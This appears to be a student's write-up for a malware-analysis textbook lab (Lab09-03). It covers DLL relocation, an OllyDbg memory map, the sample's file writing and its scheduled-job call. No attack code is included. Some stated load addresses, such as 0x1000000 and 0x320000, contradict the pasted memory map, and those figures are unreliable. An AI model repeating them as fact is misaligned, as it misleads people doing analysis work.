The assigned address is different with the base address. The assigned address for DLL1.dll is 0x1000000, for DLL2.dll is 0x320000, for DLL3.dll is 0x380000. To see the assigned address, we still need to set a breakpoint right after the Loadlibrary is called.



Memory map

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00010000	00001000				Priv	RW	RW	
00020000	00001000				Priv	RW	RW	
0012D000	00001000				Priv	RW Gua:	RW	
0012E000	00002000			stack of ma	Priv	RW Gua:	RW	
00130000	00003000				Map	R	R	
00140000	00005000				Priv	RW	RW	
00240000	00006000				Priv	RW	RW	
00250000	00003000				Map	RW	RW	
00260000	00016000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\
00280000	00041000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\
002D0000	00041000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\
00320000	00006000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\
00330000	00001000	DLL2		PE header	Imag	R	RWE	
00331000	00006000	DLL2	.text	code	Imag	R	RWE	
00337000	00001000	DLL2	.rdata	imports,exp	Imag	R	RWE	
00338000	00005000	DLL2	.data	data	Imag	R	RWE	
0033D000	00001000	DLL2	.reloc	relocations	Imag	R	RWE	
00340000	00004000				Priv	RW	RW	
00350000	00003000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\
00360000	00006000				Priv	RW	RW	
00370000	00006000				Priv	RW	RW	
00380000	00002000				Priv	RW	RW	
00390000	00001000	DLL3		PE header	Imag	R	RWE	
00391000	00006000	DLL3	.text	code	Imag	R	RWE	
00397000	00001000	DLL3	.rdata	imports,exp	Imag	R	RWE	
00398000	00005000	DLL3	.data	data	Imag	R	RWE	
0039D000	00001000	DLL3	.reloc	relocations	Imag	R	RWE	
003A0000	00004000				Priv	RW	RW	
00400000	00001000	Lab09-03		PE header	Imag	R	RWE	
00401000	00004000	Lab09-03	.text	code	Imag	R	RWE	
00405000	00001000	Lab09-03	.rdata	imports	Imag	R	RWE	
00406000	00003000	Lab09-03	.data	data	Imag	R	RWE	
10000000	00001000	DLL1		PE header	Imag	R	RWE	
10001000	00006000	DLL1	.text	code	Imag	R	RWE	
10007000	00001000	DLL1	.rdata	imports,exp	Imag	R	RWE	
10008000	00005000	DLL1	.data	data	Imag	R	RWE	
1000D000	00001000	DLL1	.reloc	relocations	Imag	R	RWE	
5B860000	00001000	NETAPI32		PE header	Imag	R	RWE	
5B861000	0004E000	NETAPI32	.text	code,import	Imag	R	RWE	
5B8AF000	00003000	NETAPI32	.data	data	Imag	R	RWE	
5B8B2000	00001000	NETAPI32	.rsrc	resources	Imag	R	RWE	
5B8B3000	00003000	NETAPI32	.reloc	relocations	Imag	R	RWE	

4. When Lab09-03.exe calls an import function from DLL1.dll , what does this import function do?

Print the string and return the PID.


5. When Lab09-03.exe calls WriteFile , what is the filename it writes to?

temp.txt at local path

6. When Lab09-03.exe creates a job using NetScheduleJobAdd , where does it get the data for the second parameter?

The second parameter is retrieved from DLL3.dll. It is the structure pointer to AT_INFO structure.

7. While running or debugging the program, you will see that it prints out three pieces of mystery data. What are the following: DLL 1 mystery data 1, DLL 2 mystery data 2, and DLL 3 mystery data 3?



C:\Documents and Settings\zhouyi910821\Desktop\Chapter_9L\Lab09-03.exe


```
DLL 1 mystery data 1608
DLL 2 mystery data 44
DLL 3 mystery data 3780800
```

temp.txt - Notepad

malwareanalysisbook.com

8. How can you load DLL2.dll into IDA Pro so that it matches the load address used by OllyDbg?

We can change the base address at IDA Pro. Each time we load the DLL file we have never changed the new image base address. We can change the address to 0x320000.



Please enter an address

Please specify the new image base

Input 320000